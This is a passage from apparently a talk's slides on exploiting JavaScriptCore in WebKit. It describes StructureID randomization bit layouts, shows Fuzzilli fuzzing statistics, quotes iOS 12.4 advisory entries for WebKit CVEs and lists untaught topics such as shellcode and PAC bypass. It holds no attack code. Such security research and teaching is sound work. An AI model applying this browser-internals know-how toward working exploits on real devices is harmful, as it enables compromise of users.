   | 1 Nuke Bit | 24 StructureIDTable index bits | 7 entropy bits |
   ------------------------------------------------------------------
   ```

   The entropy bits are chosen at random and assigned when a StructureID is allocated.

2. Instead of Structure pointers, the StructureIDTable will now contain encodedStructureBits, which is encoded as such:

   ```
   ------------------------------------------------------------------
   | 7 entropy bits | 57 structure pointer bits |
   ------------------------------------------------------------------
   ```

   The entropy bits here are the same 7 bits used in the encoding of the StructureID for this structure entry in the StructureIDTable.

3. Retrieval of the structure pointer given a StructureID is now computed as follows:

   index = structureID >> 7; *with arithmetic shift.*
   encodedStructureBits = structureIDTable[index];
   structure = encodedStructureBits (structureID << 57);

Fuzzing JavaScriptCore in WebKit

```
[FuzzerCore] JITStressMutator failed, trying different mutator
[Minimizer] Minimization finished after 0.36s and shrank the program from 43 to 3 instructions
[Minimizer] Minimization finished after 13.28s and shrank the program from 257 to 245 instructions
Fuzzer Statistics
-----------------
Total Samples:                17135
Interesting Samples Found:    1679
Valid Samples Found:          13056
Corpus Size:                  1678
Success Rate:                 76.19%
Timeout Rate:                 1.09%
Crashes Found:                0
Timeouts Hit:                 187
Coverage:                     13.50%
Avg. program size:            242.43
Connected workers:            0
Execs / Second:               44.29
Total Execs:                  301549

[FuzzerCore] JITStressMutator failed, trying different mutator
[Minimizer] Minimization finished after 1.83s and shrank the program from 88 to 15 instructions
[Minimizer] Minimization finished after 21.14s and shrank the program from 243 to 52 instructions
```

Fuzzili - https://github.com/googleprojectzero/fuzzilli

iOS 12.4 – WebKit bugs

WebKit

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation and later

Impact: Processing maliciously crafted web content may lead to universal cross site scripting

Description: A logic issue existed in the handling of document loads. This issue was addressed with improved state management.

CVE-2019-8690: Sergei Glazunov of Google Project Zero

WebKit

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation and later

Impact: Processing maliciously crafted web content may lead to universal cross site scripting

Description: A logic issue existed in the handling of synchronous page loads. This issue was addressed with improved state management.

CVE-2019-8649: Sergei Glazunov of Google Project Zero

WebKit

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation and later

Impact: Processing maliciously crafted web content may lead to universal cross site scripting

Description: A logic issue was addressed with improved state management.

CVE-2019-8658: akayn working with Trend Micro's Zero Day Initiative

WebKit

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation and later

Impact: Processing maliciously crafted web content may lead to arbitrary code execution

Description: Multiple memory corruption issues were addressed with improved memory handling.

CVE-2019-8644: G. Geshev working with Trend Micro's Zero Day Initiative

Some things we didn’t discuss today

- Surviving the Garbage Collector
- Finding the JIT region and executing shell code
- Creating the shell code itself
- iOS specific challenges (Bulletproof JIT), Bypassing PAC
- Sandbox Escapes

Special Thanks to

- @LiveOverflow for his awesome series on Browser Exploitation
- @5aelo for his paper on Attacking Javascript Engines
- @qwertyuiop for his talk on JSC by the Tales
- @niklasb for his open-source exploits

THANK YOU!

ANY QUESTIONS ?